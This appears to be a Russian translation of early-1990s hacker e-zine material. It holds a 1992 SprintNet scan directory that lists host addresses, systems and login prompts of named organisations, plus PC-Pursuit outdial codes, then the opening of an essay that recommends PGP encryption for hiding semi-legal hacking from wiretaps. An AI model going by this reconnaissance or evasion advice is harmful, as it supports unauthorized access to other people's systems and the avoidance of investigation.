  669 75   $             USER ID
```

---

703 — Вирджиния (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ---------------------------------------------------
  703 40     VAX/VMS
  703 41     VAX/VMS
  703 44     AOS         Project HOPE
  703 55   *
  703 56   *
  703 57                 SELECT A SERVICE: TSO WYLBUR CMS PCI
  703 137  *
```

```
  703 157                ZA60001  - COM-PLETE IS ACTIVE
  703 160    VAX/VMS
```

---

708 — Иллинойс (сканирование: 0–1000)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  708 34                 USER ID
  708 50                 Please enter authorized ID:
  708 54   $ VAX/VMS     Duff & Phelps Corporate VAX 8350 (CO)
  708 66   $             CONNECTED TO PACKET/74
  708 70     VAX/VMS     System LPCOMA
  708 133    VAX/VMS
  708 138  *
  708 142                Enter user name:
  708 146  *
  708 152                ORBIT
  708 153                ORBIT
  708 154                ORBIT
  708 155                ORBIT
  708 156                ORBIT
  708 157.4              Orbit PAD
  708 157.5              Maxwell Onlines' File Transfer BBS
  708 158                ncp02> enter system id (brs)
  708 161                CONNECTED TO PACKET/94
  708 171    Unix/SysV   FTD BBS (Flowers..)
  708 178    Unix/SysV   FTD BBS
  708 237    Prime       PRIMENET 22.1.3 DZ-CHI
  708 240                USER ID
  708 241                USER ID
  708 242                USER ID
  708 243                USER ID
  708 244                USER ID
  708 245                USER ID
  708 246                USER ID
  708 247                USER ID
  708 248                USER ID
  708 249                USER ID
  708 250                USER ID
  708 251                USER ID
  708 252                USER ID
  708 253                USER ID
  708 254                USER ID
  708 260                ORBIT
  708 261                ncp02> enter system id  (brs)
  708 272  $ DTC          'H' or '?' for  help
  708 278  *
  708 340                ORBIT
  708 341                ORBIT
  708 343                ORBIT
  708 346                ENTER APPLID: V=VTAM, A=APPLA, B-APPLB, C=APPLC
  708 1030               ORBIT
  708 1031               ORBIT
  708 1032               ORBIT
  708 1033               ORBIT
  708 1034               ORBIT
```

---

711 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
```

```
711 15     Prime
```

---

714 — Калифорния (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
714 4    $             outdial (714)
714 23   $             outdial (714)
714 24   $             outdial (714)
714 50     Unix        atma_1
714 55   $ HP-3000     HP957.MIS.FUJITSU
714 102  $             ? \
714 119  $             ?  \ outdials? (barred to my pad)
714 121  $             ?  /
714 124  $             ? /
714 130  $             MMSA --- ENTER APPLICATION ID :
714 131    Prime       PRIMENET 22.1.2 CAJH
714 133  *
714 134
714 138  $             MMSA --- ENTER APPLICATION ID :
714 139  $             MMSA --- ENTER APPLICATION ID :
714 210  $             outdial (global)
714 213  $             ?
714 236  *
714 242    VM/CMS
714 250  *
```

---

716 — Нью-Йорк (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
716 50
716 140
716 141  *
716 232    TSO         Bausch and Lomb  Data Center
716 233    TSO         Bausch and Lomb  Data Center
716 234    TSO         B + L  DATA CENTER SERVICES
716 235    TSO         B + L  DATA CENTER SERVICES
716 236    TSO         B + L  DATA CENTER SERVICES
716 237    TSO         B + L  DATA CENTER SERVICES
716 238    TSO         B + L  DATA CENTER SERVICES
716 239    TSO         B + L  DATA CENTER SERVICES
716 240    TSO         B + L  DATA CENTER SERVICES
716 241    TSO         B + L  DATA CENTER SERVICES
716 242    TSO         B + L  DATA CENTER SERVICES
716 603    TSO         B + L  DATA CENTER SERVICES
716 605    TSO         B + L  DATA CENTER SERVICES
```

---

717 — Пенсильвания (сканирование: 0–500)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
717 24   *
717 31
717 32   *
717 33   *
```

```
717 34   *
717 44
717 45    VOS          (use "list_users")
717 46    VOS
717 47                 Woolworth Management Information Center X.25
717 48                 Woolworth Management Information Center X.25
717 51                 Woolworth Management Information Center Multi-System
717 54                 $TM/ID:      (Sprint Address Directory)
717 55                 $TM/ID:
717 56                 $TM/ID:
717 150 *
717 160 *
717 161 *
717 162 *
717 163 *
717 234 $ HP-3000      hello field.support
717 242 $
717 243                CONNECTED TO PACKET/400
```

---

747 — Boeing (сканирование: недоступно)

Все адреса данного префикса проходят через валидатор сетевой безопасности. Сканирование оказалось невозможным.

Процедура сетевой валидации выглядит следующим образом:

```
ENTER USERID>
ENTER PASSWORD>
ENTER SERVICE NAME>
INVALID USER IDENTIFICATION
```

После слишком большого числа попыток отображается следующее сообщение:

```
NOTICE!!!   This is a private network.  It is
restricted to authorized users only.  If you do
not have authorization, you are warned to
disconnect at once.  Actual or attempted use,
access, communication or examination by
unauthorized persons will result in criminal
and civil prosecution to the full extent of
the law.

If you require assistance in the use of this
network or access to this network, please call:
                           206-865-7168
             if no answer  206-234-0911
```

---

755 — неизвестно (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
755 1001 $ Prime
755 1002 $ Prime
755 1003 $ Prime
755 1004 $ Prime
755 1012 $             MHP201A IUX0306   APPLICATION:
755 1014 $             MHP201A LUX0502   APPLICATION:
755 1020 $
755 1023 $             MHP201A ITVG0182  APPLICATION:
755 1025 $             MHP201A ITVG0182  APPLICATION:
```

---

757 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  757 120                (echo)
  757 126                MSG10-RJRT TERMINAL-ID:GSSCXB61 IS NOW IN SESSION
```

---

784 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  784 11000 $            Operator:
```

---

787 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  787 0      Prime
  787 1      Prime
  787 2      Prime
  787 10001$
  787 50001              USER ID-->    (diverted for network validation)
  787 50002$             Enter profile ID:
  787 50003$
  787 50005
  787 50006$
  787 70001
  787 70002$
  787 90001  Prime
  787 90003$
  787 90006  Prime       PRIMENET 23.2.0v.PSWI STH-A
  787 90007$
  787 90008  CRYPTO      ENTER "IDX" OR "ID" AND USER ID -->
  787 90012
  787 90014  VAX/VMS
  787 90015$             USER ID-->
  787 90016$
  787 90018$
  787 90023$
  787 90025$ VAX/VMS      V{lkommen...
  787 90026$              access barred
```

---

789 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  789 11000  Prime
```

---

801 — Юта (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  801 25                 Wasatch System.
  801 26                 Wasatch System.
  801 27                 Wasatch System.
  801 54   $ VAX/VMS     WELCOME TO SOLO - Unathorized use prohibited
  801 250                ID?>
  801 260
  801 360  *
  801 362
```

---

804 — Вирджиния (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  804 35     VAX/VMS
  804 50   *
  804 153
  804 241  $             CONNECTED TO PACKET/74
  804 242  *
  804 243  *
  804 244  *
  804 245  *
  804 256                CONNECTED TO PACKET/94
  804 261  *
  804 263  *
  804 264  *
```

---

805 — Калифорния (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  805 50     VAX/VMS
  805 51     VAX/VMS
  805 52     VAX/VMS
  805 150    Prime       PRIMENET 22.0.1 MBM
  805 230  $
```

---

810 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  810 26   *
```

---

811 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  811 13.12              *
```

```
811 13.16  Unix/SysV
811 15   *
811 17   $ HP-3000
811 21   $ Unix
811 22   $ Unix
811 24   $ Unix
811 25                TACL 1>
811 27.18  Unix/SysV
811 27.19  Unix/SysV
811 43.14  Unix/SysV
811 43.15  Unix/SysV
811 67
811 68
811 76.18  Unix/SysV   Highlands VMS A login:
811 76.19  DACS1       (try 'help' - tons of cmds available)
811 84.19              *   stat==STATUS STATISTICS?
811 85.2               *
811 141
811 142
811 150.10             *
811 315
811 316
811 411                MHP201A UEVT20U0
811 412                BA
811 413                @@
811 414                @@
811 415
```

---

813 — Флорида (сканирование: 0–1000)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
813 20   *
813 21   *
813 48   *
813 52   $             Price Waterhouse
813 53   *
813 55   $             Price Waterhouse
813 59   $             Price Waterhouse National Admin Center
813 73     VM/CMS
813 74                 $$ 4200 MODEL:
813 124  *
813 138  *
813 143A               IBM Information Services.
813 147A               IBM Information Services.
813 149  *
813 151  $             Price Waterhouse
813 153  *
813 154  *
813 172A               IBM Information Services.
813 174A               IBM Information Services, Information Network
813 237  *
813 240
813 248
813 261  *
813 266A               IBM Information Services.
813 267A               IBM Information Services.
813 269    VAX/VMS
813 270    VAX/VMS
813 271                Access Code:
813 272    Prime
813 277                U#=
813 330  *
813 333
813 352
813 358                USER ID
```

```
813 377
813 433               USER ID
813 434               USER ID
813 436               U#=
813 438    VAX/VMS
813 450
813 456               USER ID
813 457               USER ID
813 458               USER ID
813 459               USER ID
813 460               USER ID
813 461               USER ID
813 465               USER ID
813 466               USER ID
813 467               USER ID
813 468               USER ID
813 469               USER ID
813 470               USER ID
813 471               USER ID
813 472               USER ID
813 660
813 1330 *
813 1340 *
```

---

814 — Пенсильвания (сканирование: 0–200)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
814 50     Prime       PRIMENET 23.2.0.R39 SYSA
814 130  *
```

---

816 — Миссури (сканирование: 0–1000 и различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
816 31   *
816 36
816 179  *
816 231    VAX/VMS
816 237    VAX/VMS
816 238    VAX/VMS
816 258  *
816 259  *
816 341
816 356  *
816 358               CONNECTED TO PACKET/94
816 359               CONNECTED TO PACKET/94
816 364  *
816 434
816 442  *
816 444  *
816 447  *
816 450    VAX/VMS
816 455
816 456
816 462  *
816 479  *
816 1041 $            (echo)
816 1042 $
816 1045 $
816 1046 $
```

```
816 1059 *
816 1058 *
816 1300   Major BBS   WELCOME TO THE OASIS BBS - NODE 1
816 90031*
816 90032*
816 90038
816 90042  VAX/VMS     #3MRPGWY
```

---

818 — Калифорния (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
818 21   *
818 30   *
```

---

834 — неизвестно (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
834 10003  VAX/VMS
834 10004  VAX/VMS
834 10005  VAX/VMS
834 10006  VAX/VMS
834 10007  VAX/VMS
834 10050 through 10099 are all VAXes
834 10100  Unix        BIX -- ttyx1c, 34101 (Byte Information eXchange)
834 10101 through 10999 are all VAXes
834 20005  Prime       PRIMENET 20.2.7 IREX
834 20009              MHP1201I TERMINAL CONNECTED TO PACKET/400
834 20201              (no response)
834 20202
834 20203
834 20204
834 20205
```

840–849 — неизвестно (сканирование: недоступно)

Все эти префиксы, кроме 845, проходят через механизм сетевой валидации Sprint TAMS. Сканирование оказалось невозможным. Данные приведены исключительно для полноты. Префикс 845, по всей видимости, отключён.

Процедура сетевой валидации:

```
YOUR CALL HAS BEEN DIVERTED FOR NETWORK USER VALIDATION.
USER ID :
PASSWORD :
BH:INVALID USER ID OR PASSWORD.
```

890–895 — неизвестно (сканирование: недоступно)

Ни один из адресов данного диапазона не принимает входящих соединений без аутентификации; все они проходят через ту или иную форму сетевой валидации. Сканирование оказалось невозможным. Данные приведены исключительно для полноты.

Процедура сетевой валидации:

```
ADTN USER ID:
ADTN PASSWORD:
```

---

909 — SprintNet (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -------------------------------------------------
909 3    $             SprintNet Pad
909 6
909 8      Prime
909 9      Prime
909 10     Prime
909 12     Prime
909 13
909 14                 SprintNet Pad
909 18
909 18.11              DJ
909 18.13              CARL
909 18.14              APPLE
909 18.15              GTEES
909 18.16              SONIC
909 18.17              NLM
909 18.18              ECSBBDS
909 18.19              ECSDIRE
909 18.20              ECSDREV
909 18.22              PLANETM
909 18.23              PLANDIR
909 18.24              SCANDIR
909 18.25              SCANECS
909 18.26              GRASSRT
909 18.27              GABST
909 18.28              INPLAND
909 18.29              INPLANM
909 18.30              ECHO
909 18.31              FARS
909 18.33              ACTB
909 18.34              OAG
909 18.35              CAPLANM
909 18.38              PLANPBB
909 18.39              DOAG
909 18.40              ACSDB
909 18.41              TOP
909 18.42              PAGES
909 18.43              CHEMJOB
909 18.44              OHPLANM
909 18.45              OHPLAND
909 18.46              ILPLANM
909 18.47              ILPLAND
909 18.48              GWN
909 18.49              CHEMREF
909 18.50              BOREAL
909 18.51              COMPETE
909 18.52              SAMI
909 18.53              UTINFO
909 18.54              KWIC
909 18.55              GRAD
909 18.56              SYM
909 18.57              CONDO
909 18.58              ISTHMUS
```

```
909 18.59              NETWRKS
909 18.70              PLANOSA
909 18.71              GROUP
909 18.72              CMADR
909 18.73              NEWS
909 18.74              IEEEDB
909 18.75              XDATA
909 18.76              LOCAL
909 18.77              CAPLAND
909 18.78              ERC
909 18.79              SEAGRAN
909 18.80              NSSDC
909 18.83              COLD
909 18.84              GEOREF
909 18.85              NTIS
909 18.86              CURRENT
909 18.87              SABRE
909 18.88              ARCTIC
909 18.89              ECS
909 23     Prime
909 26     Prime
909 27     Prime
909 33   $             (not from this DTE)
909 38                 User name?
909 39     Prime
909 44     Prime
909 49                 USER ID
909 51                 Your call cannot be completed (unknown destination).
909 52                 Your call cannot be completed (unknown destination).
909 53                 User name?
909 54
909 55                 USER ID
909 58
909 62                 User name?
909 63                 User name?
909 65                 User name?
909 77     Prime
909 79                 MHP201A XLU76001  * VERSION 6.1.3 *
909 82     Prime
909 90     Prime
909 92     Prime
909 94     Prime
909 95     Prime
909 97     Prime
909 98     Prime       Please login [CMOS]:
909 100    Prime
909 103                TELENET ASYNC TO 3270 SERVICE
909 104                TELENET ASYNC TO 3270 SERVICE
909 107  *
909 116    Prime
909 117    Prime
909 121
909 123                User name?
909 125
909 126
909 130    Prime
909 131    Prime
909 136    Prime
909 137    Prime
909 139    Prime
909 140                TACL 1>
909 141    Prime
909 143    Prime
909 144    Prime
909 146                User name?
909 147                User name?
909 148                User name?
909 149                User name?
909 151
909 153                TACL 1>
909 155                User name?
```

```
909 158               User name?
909 159               User name?
909 160               User name?
909 161               User name?
909 162               User name?
909 165               User name?
909 167               TACL 1>
909 168               User name?
909 171               TELENET ASYNC TO 3270 SERVICE
909 172               TELENET ASYNC TO 3270 SERVICE
909 173               User name?
909 176    Prime
909 178               USER ID
909 179               USER ID
909 184    Prime
909 205    Prime
909 206    Prime
909 212    Prime      Please login [S212]:
909 235    Prime      Please Login [S235]:
909 236    Prime      Please Login [S235]:
909 239    Prime
909 302    Prime      Please login [S302]:
909 331  *
909 352               !LOAD AND FUNCTION TESTER
909 353               !LOAD AND FUNCTION TESTER
909 354               !LOAD AND FUNCTION TESTER
909 355               !LOAD AND FUNCTION TESTER
909 400               User name?
909 401               User name?
909 402    Unix       DG/UX Release 4.31. AViiON (tpx1b)
909 403               User name?
909 404               User name?
909 406               User name?
909 407               User name?
909 408               User name?
909 409               User name?
909 500    Prime
909 501    Prime
909 502    Prime
909 503    Prime
909 555    Unix       DG/UX  (joker)
909 615    Prime
909 623               User Name?
909 626               User name?
909 627               User name?
909 628               User name?
909 629               User name?
909 630               User name?
909 631               PC-Pursuit BBS
909 640               User name?
909 641               User name?
909 642               User name?
909 643               User name?
909 644    Unix       X.29 Terminal Service (courts)
909 645               User name?
909 649
909 650               User name?
909 651               User name?
909 652    Unix       X.29 Terminal Service (courts)
909 656               REJECTING 00 00
909 661
909 751               SPRINT EASTERN REGION NETWORK
909 761               User name?
909 762               User name?
909 763               User name?
909 764               TELENET ASYNC TO 3270 SERVICE
909 767               SPRINT EASTERN REGION NETWORK
909 769
909 770    Unix       X.29 Terminal Service (fan2)
909 772    Prime
909 776    Unix       DG/UX Release 4.31. AViiON (tpx1b)
```

```
909 777               TELENET ASYNC TO 3270 SERVICE
909 779               TELENET ASYNC TO 3270 SERVICE
909 784               TELENET ASYNC TO 3270 SERVICE
909 798    Prime      Please login [S798]
909 800               User name? help
909 801    Unix       DG/UX Release 4.31. AViiON (tpx1b)
909 805               User name?
909 806               Your call cannot be completed (unknown destination).
909 811    Unix       DG/UX Release 4.31. AViiON (tpx1b)
909 813               User name?
909 814               User name?
909 816               User name?
909 817               User name?
909 818               User name?
909 819               User name?
909 822               User name?
909 823               User name?
909 824               User name?
909 828               User name?
909 830               User name?
909 831               User name?
909 840               User name?
909 841               User name?
909 842               User name?
909 843               User name?
909 844               User name?
909 845               User name?
909 846               Your call cannot be completed (unknown destination).
909 847
909 849    Unix       X.29 Terminal Service
909 900    Prime
909 901    Prime
909 2070   Prime      Please Login [S235]:
909 2075   Prime      Please login [S2075]:
909 2080   Prime      Please login [CMOS]:
909 2086   Unix       DG/UX  (iceman)
909 2090   Prime      Please login [S798]
909 2091   Prime
909 2092   Prime
```

---

910 — SprintNet (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
910 100    Prime
910 101    Prime
910 200    Prime
910 400    Prime
910 401    Prime
910 500    Prime
910 501    Prime
910 503    Prime       Please Login.
910 504    Prime       Please Login.
910 600    Prime
910 601    Prime
```

---

920 — неизвестно (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
920 102               INSTITUTE OF NUCLEAR POWER OPERATIONS
```

```
920 103                INSTITUTE OF NUCLEAR POWER OPERATIONS
920 104                You are now connected to the computer. (16)
920 105                INSTITUTE OF NUCLEAR POWER OPERATIONS
920 106                You are now connected to the computer. (16)
920 107                You are now connected to the computer. (16)
```

---

933 — неизвестно (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
933 10000  Unix        DG/UX Release 4.32. AViiON (atlantic)
                       Примечание: все остальные адреса после 1000 = BUSY!
```

Мнемонические адреса (сканирование: недоступно)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
APPLE      Unix        4.3 BSD UNIX (apple.com)
BCS                    ACCESS TO THIS ADDRESS NOT PERMITTED.
BETA                   (hangs)
BIX        Unix        Welcome to BIX -- ttyx11c, 34101
BRS                    ENTER BRS PASSWORD
CCC02                  GOOD DAY, PLEASE ENTER YOUR ID NUMBER
CCC03                  GOOD DAY, PLEASE ENTER YOUR ID NUMBER
CLARIONET  Major BBS   Userid : new
CMS                    enter a for astra
COM                    NOT REACHABLE 05 E6
CONTEL                 GTE Contel DUAT System (airplane stuff)
COS                    enter a for astra
D41        Prime       Primecom Network 19.4Q.111 System 41
D42        Prime       Primecom Network 19.4Q.111 System 42
D43        Prime       Primecom Network 19.4Q.111 System 43
D44        Prime       Primecom Network 19.4Q.111 System 44
D46        Prime       Primecom Network 19.4Q.111 System 46
D52        Prime       Primecom Network 19.4Q.111 System 52
D56        Prime       Primecom Network 18.4Y System 56
D57        Prime       Primecom Network 19.4Q.111 System 57
D61        Prime       Primecom Network 19.4Q.111 System 31
D64        Prime       Primecom Network 19.4Q.111 System 64
DELPHI     VAX/VMS     Username:
DIALOG                 Dialog Information Services
DIR
DOW                    WHAT SERVICE PLEASE????
DUAT                   GTE Contel DUAT System
DUNS                   Dunsnet (D&B)
EIES       Unix        HP-UX ciathp A.B7.00 U 9000/835
FAR                    Please enter your ID number:
FED                    REJECTING 00 E8
GOLD     $
GTEMAIL                SprintNet Directory
INFO                   Your call cannot be completed (unknown destination).
IRIS                   NOT REACHABLE 05 E6
ITI        VAX/VMS     Usuario :
KIS                    ACCESS TO THIS ADDRESS NOT PERMITTED.
LEXIS                  Lexis and Nexis
MAIL                   SprintNet Directory
META       Unix        tmn!login:
MMM                    USER ID
MUNI                   ACCESS TO THIS ADDRESS NOT PERMITTED.
NAS                    PLEASE ENTER  LOGIN
NASA
```

```
NET         Prime       NewsNet
NETX        SNPBBS      Telenet's NETXBBS (Old PCP/New Buisnesscall bbs?)
NLM                     PLEASE ENTER  LOGIN
NSF                     ACCESS TO THIS ADDRESS NOT PERMITTED.
OAG                     PLEASE ENTER SUBSCRIBERID;PASSWORD
OLS                     NOT OPERATING 09 00
ONLINE      VOS         Please login
ORBIT                   ENTER ORBIT USERID
PDN         Major BBS   Public Data Network (BBS)  User-ID? new
PLASPEC     Unix
PLAY     $
PORTAL                  Portal Communications Company.
PSINET   $
PURSUIT     SNPBBS      PC-Pursuit BBS
QUICK                   PLEASE ENTER YOUR BMG USERID  :
SIS         NOS         CDCNET
SPR                     REMOTE PROCEDURE ERROR 11 51
STK1                    ACCESS TO THIS ADDRESS NOT PERMITTED.
STK2                    ACCESS TO THIS ADDRESS NOT PERMITTED.
STK3                    ACCESS TO THIS ADDRESS NOT PERMITTED.
TELEX                   User name?
TELEMAIL                User name?
TPE      $ Major BBS    (adult chat/bbs)  Member-ID? new
TRACK    $
TRW                     User name?
UNISYS                  ACCESS TO THIS ADDRESS NOT PERMITTED.
USIBM
VONS                    USER ID
VUTEXT                  VU/TEXT
WARNER                  ACCESS TO THIS ADDRESS NOT PERMITTED.
WESTLAW                 ENTER ID
ZIFF                    **** Invalid sign-on, please try again ****
```

Номера дозвона PC-Pursuit

Использование: `C D//,,`
(Примечание: значения baud — 3, 12 или 24)

```
NPA  Dialer
~~  ~~~~~~
313  MIAAR
404  GAATL
512  TXAUS
617  MABOS
312  ILCHI
708  ILCHI (1-708+num)
815  ILCHI (1-815+num)
216  OHCLE
714  CACOL
614  OHCOL
214  TXDAL
817  TXDAL (817+num)
303  CODEN
313  MIDET
818  CAGLE
310  CAGLE (1-310+num)
213  CAGLE (1-213+num)
203  CTHAR
516  NYHEM
713  TXHOU
317  ININ12
317  ININ24
816  MOKCI
913  MOKCI
213  CALAN
310  CALAN (1-310+num)
```

```
818  CALAN (1-818+num)
305  FLMIA
414  WIMIL
612  MNMIN
201  NJNEW
908  NJNEW (1-908+num)
901  TNMEM
601  TNMEM (1-601+num)
908  NJNBR
201  NJNBR (1-201+num)
504  LANOR
212  NYNYO
516  NYNYO (1-516+num)
718  NYNYO (1-718+num)
914  NYNYO (1-914+num)
415  CAOAK (1-415+num)
510  CAOAK
407  FLORL
415  CAPAL
408  CAPAL (1-408+num)
510  CAPAL (1-510+num)
215  PAPHI
602  AZPHO
412  PAPIT
503  ORPOR
919  NCRTP
916  CASAC
801  UTSLC
619  CASDI
415  CASFA
510  CASFA (1-510+num)
408  CASJO
510  CASJO (1-510+num)
415  CASJO (1-415+num)
714  CASAN
310  CASAN (1-310+num)
213  CASAN (1-213+num)
206  WASEA
314  MOSLO
618  MOSLO (1-618+num)
813  FLTAM
202  DCWAS
703  DCWAS (1-703+num)
301  DCWAS (1-301+num)
```

```
**********Конец каталога SprintNet 92**********
```

— Sky

Руководство параноидального шизофреника по шифрованию

(или Как избежать прослушки и обысков)

Автор: The Racketeer, The /-/ellfire Club

Цель этого файла — объяснить, зачем и как применяется шифрование данных, а также дать краткое описание будущего компьютерной безопасности — технологии TEMPEST.

На момент выхода этого выпуска два из наиболее современных программных пакетов используют методы шифрования, описанные в данной статье, так что задействуйте несколько нейронов и проверьте наличие более новых версий, если они доступны. Методы, описанные в этом файле, используют PGP — реализацию RSA-варианта Фила Циммермана, а также методы обычного шифрования MDC и IDEA посредством PGP и HPACK.

Зачем шифровать данные?

Это не совсем типичная тема для моих статей в Phrack. Однако важность знания методов шифрования необходима при любой полулегальной компьютерной деятельности. Я планировал начать серию статей о взломе сетей Novell (чтобы у не-интернет-пользователей тоже было чем заняться), но недавние события заставили меня передумать, и вместо того чтобы показывать людям, как влипнуть в ещё большие неприятности (хотя, ладно, в этом файле этого тоже хватает, ведь вы будете работать с контрабандным программным обеспечением), я решил показать людям, как защитить себя от длинной руки Закона.

Почему так много беспокойства?

Относительно недавно Masters of Deception (MoD) подверглись обыскам со стороны различных федеральных ведомств и были обвинены в нескольких преступлениях. Преступления, которые они действительно совершили, несомненно, породят новые предписания, делая и без того чрезмерные наказания ещё суровее.

«И что?» — можете спросить вы. MoD не были моими друзьями. Скорее наоборот. Но в отличие от многих хакеров, с которыми я общался в «последние дни» перед их арестом, я горячо протестовал против любых действий против MoD. Признаю, я следил за этой историей от начала до конца, и нравственные аргументы были достаточно весомы, чтобы разорвать «Хакерский мир» на куски. Но эти нравственные вопросы остались в прошлом, позади большинства из нас. Настало время изучить последствия этого разгрома.

По словам официальных лиц, руководивших расследованием в отношении членов MoD, для сбора доказательств против них успешно применялось прослушивание телефонных линий. Все данные, входящие и исходящие из их домов, отслеживались, а все голосовые переговоры прослушивались — особенно между членами группы.

Итак, как сделать линию связи защищённой? Стандартный ответ — использование эффективных методов шифрования.

Федеральные следственные органы в настоящее время активно продвигают технологические исследования в области компьютерной безопасности. Все популярные техники, которые сегодня используются хакерами, используются также в научно-исследовательских подразделениях правительства.

На протяжении последних пяти лет я наблюдал, как правительство США из практически нулевой оперативной группы превратилось в мощного мародёра. Их миссия? Не вполне ясна. Тем не менее, исследования, проводимые в рамках финансируемых государством проектов в области компьютерной безопасности, нарастают. Я лично вступал во многие подобные конференции и тщательно изучал эти вопросы. Многие из них станут темами будущих статей в Phrack. Другие — например, полупроводники с ограниченным сроком службы и намеренный саботаж телефонных линий с помощью шумов, вызванных обнаружением ACK-пакетов с целью искусственного повышения стоимости телекоммуникаций, — к сожалению, представляют собой неотвратимые проблемы будущего, которые не решить простой осведомлённостью.

У них разные названия — Computer Emergency Response Team (CERT), Computer Assisted Security Investigative Analysis Tool (CASIAT ФБР), Отдел по компьютерному мошенничеству Секретной службы или Национальный центр компьютерной безопасности (NCSC АНБ). Десятки других групп существуют для каждой сети и даже для каждой операционной системы. Их цель — не обязательно поймать хакеров; их цель — собрать информацию о самом акте взлома до тех пор, пока он не перестанет быть проблемой. Шифрование стоит на пути.

Компьютерная безопасность — настолько ОГРОМНАЯ концепция, что, как только человек постигает низкоуровневую механику компьютеров, становится почти невозможным помешать ему получить несанкционированный доступ к машинам. Это несколько противоречит концепции «всё решает социальная инженерия», о которой мы слышали в Nightline и в газетах. Если ты не можешь поймать человека одним способом, поймаешь другим — факт в том, что компьютеры сегодня всё ещё чертовски уязвимы к традиционным техникам взлома.

Из-за лёгкости преодоления защитных барьеров становится очень трудно создать эффективный способ защитить себя от любых форм компьютерного взлома. Посмотрите на пиратство: они испробовали все возможные уловки для защиты программного обеспечения, и единственное, в чём им действительно удалось преуспеть, — это написать настолько отстойные программы, что никто и не хотел получать их копию.

Более того, происходят атаки, совершенно не связанные с процессором. Принятие законов против TEMPEST, запрещающих иметь дома компьютеры, не излучающие радиочастотные сигналы, сделало возможным для любого Джо с парой семестров знаний по электротехнике собрать устройство, способное читать содержимое вашего монитора.

Поэтому:

В: Как человек может защитить свой компьютер от взлома?

О: Практически никак.

Я запомнил столько способов обойти компьютерную защиту, что могу перечислять их уровнями пирамиды. Если компьютер вообще не подключён к сети или телефонной линии, люди всё равно могут следить за каждым нажатием клавиши и всем, что отображается на экране.

Почему федералы не используют эти техники ПРЯМО СЕЙЧАС?

Я не могу утверждать, что не используют. Однако небольшое исследование технологии TEMPEST выявило довольно прямолинейный факт:

Слишком много компонентов компьютера для точного сканирования. Не монитор — нет! Там вы практически без защиты. Но аксессуары для ввода и вывода — принтеры, звуковые карты, сканеры, дисководы и прочее — возможность параллельной TEMPEST-технологии для процессоров

существует, но существует больше типов процессоров, чем любой мобильный блок мог бы точно обработать.

Клавиатуры в настоящее время выпускают IBM, Compaq, Dell, Northgate, Mitsuma, Fujitsu, Gateway, Focus, Chichony, Omni, Tandy, Apple, Sun, Packard-Bell, Next, Prime, Digital, Unisys, Sony, Hewlett-Packard, AT&T и сотни менее известных компаний. Каждая из этих клавиатур имеет нестандартные модели, программируемые модели, модели с более чем 100 клавишами и менее 100 клавишами, разные разъёмы, разные интерпретаторы и разные уровни экранирования кабеля.

